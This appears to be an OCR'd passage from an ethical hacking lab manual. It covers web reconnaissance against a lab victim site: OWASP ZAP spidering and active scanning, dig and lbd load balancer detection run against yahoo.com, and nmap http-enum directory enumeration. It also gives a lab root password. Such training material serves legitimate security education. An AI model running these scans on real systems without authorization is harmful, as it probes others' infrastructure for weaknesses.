

Figure 1.2.8: MovieScope_Report text file

13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.

14. Close all open windows and document all the acquired information.

TASK 3

Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.

Here, we will perform web spidering on the target website using OWASP ZAP.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2019** and **Parrot Security** virtual machines are running.

TASK 3.1

Launch OWASP ZAP

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) present at the top of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. A **Parrot Terminal** window appears; type **zaproxy** and press **Enter** to launch OWASP ZAP.



Figure 1.3.1: Launch OWASP ZAP

6. The **OWASP ZAP** initializing window appears; wait for it to complete.

Figure 1.3.2: OWASP ZAP initializes

7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

Note: If a **Manage Add-ons** window appears, click the **Close** button.



Figure 1.3.3: OWASP ZAP Persist Session

8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.

Figure 1.3.4: OWASP ZAP: click Manual Explore

TASK 3.2

Perform Automated Scan

9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, **www.moviescope.com**). Leave the other settings to default and click the **Attack** button.



Figure 1.3.5: OWASP ZAP: Automated Scan wizard

TASK 3.3

Analyze the Result

10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.



Figure 1.3.6: OWASP ZAP: Spider tab

11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.
12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.



Figure 1.3.7: OWASP ZAP: Alerts tab

13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.

14. The **URLs** tab contains various links for hidden content and functionality associated with the target website (**www.moviescope.com**).



Figure 1.3.8: OWASP ZAP: Spidering information

15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.



Figure 1.3.9: OWASP ZAP: Spidering information Messages tab

You can also use other web spidering or crawling tools such as **Burp Suite** (https://portswigger.net), **WebScarab** (https://www.owasp.org), or **Mozenda Web Agent Builder** (https://www.mozenda.com) to discover the hidden content and functionality about the target website.

Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.

16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.
17. Close all open windows and document all the acquired information.
18. Turn off the **Windows Server 2019** virtual machine.

TASK 4

Detect Load Balancers using Various Tools

Here, we will detect load balancers using dig command and lbd tool.

Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers.

Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers).

Note: Ensure that the **Parrot Security** virtual machine is running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( )at the top of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.



Figure 1.4.1: Running the programs as a root user

TASK 4.1

Detect Load Balancers using dig

5. In the **Terminal** window appears; type **dig yahoo.com** and press **Enter**.
6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.



Figure 1.4.2: Using dig command

Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.

TASK 4.2

Detect Load Balancers using lbd

7. Now, type **lbd yahoo.com** and press **Enter**.
8. The result appears, displaying the available DNS load balancers used by the target website, as shown in the screenshot.



Figure 1.4.3: Using dig command

Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.

9. This concludes the demonstration of how to detect load balancers using dig command, Halberd tool, and lbd tool.
10. Close all open windows and document all the acquired information.

TASK 5

Identify Web Server Directories

Here, we will use Nmap and Gobuster tool to identify web server directories on the target website.

Note: In this task, the target website (**www.moviescope**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Parrot Security** virtual machine is running.

Web servers host the web applications, so misconfigurations while hosting these web applications may lead to the exposure of critical files and directories over the Internet.

1. Turn on the **Windows Server 2019** and **Windows 10** virtual machines.
2. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) present at the top of **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

Now, type **cd** and press **Enter** to jump to the root directory.

TASK 5.1

Identify Web Server Directories using Nmap

A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap and Gobuster. This information further helps to gather sensitive information stored in the files and folders.

5. In the terminal window; type **nmap -sV --script=http-enum <target domain or IP address>** (here, the target website is **www.moviescope.com**) and press **Enter**.
6. The result appears, displaying open ports and services, along with their version.
7. Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.

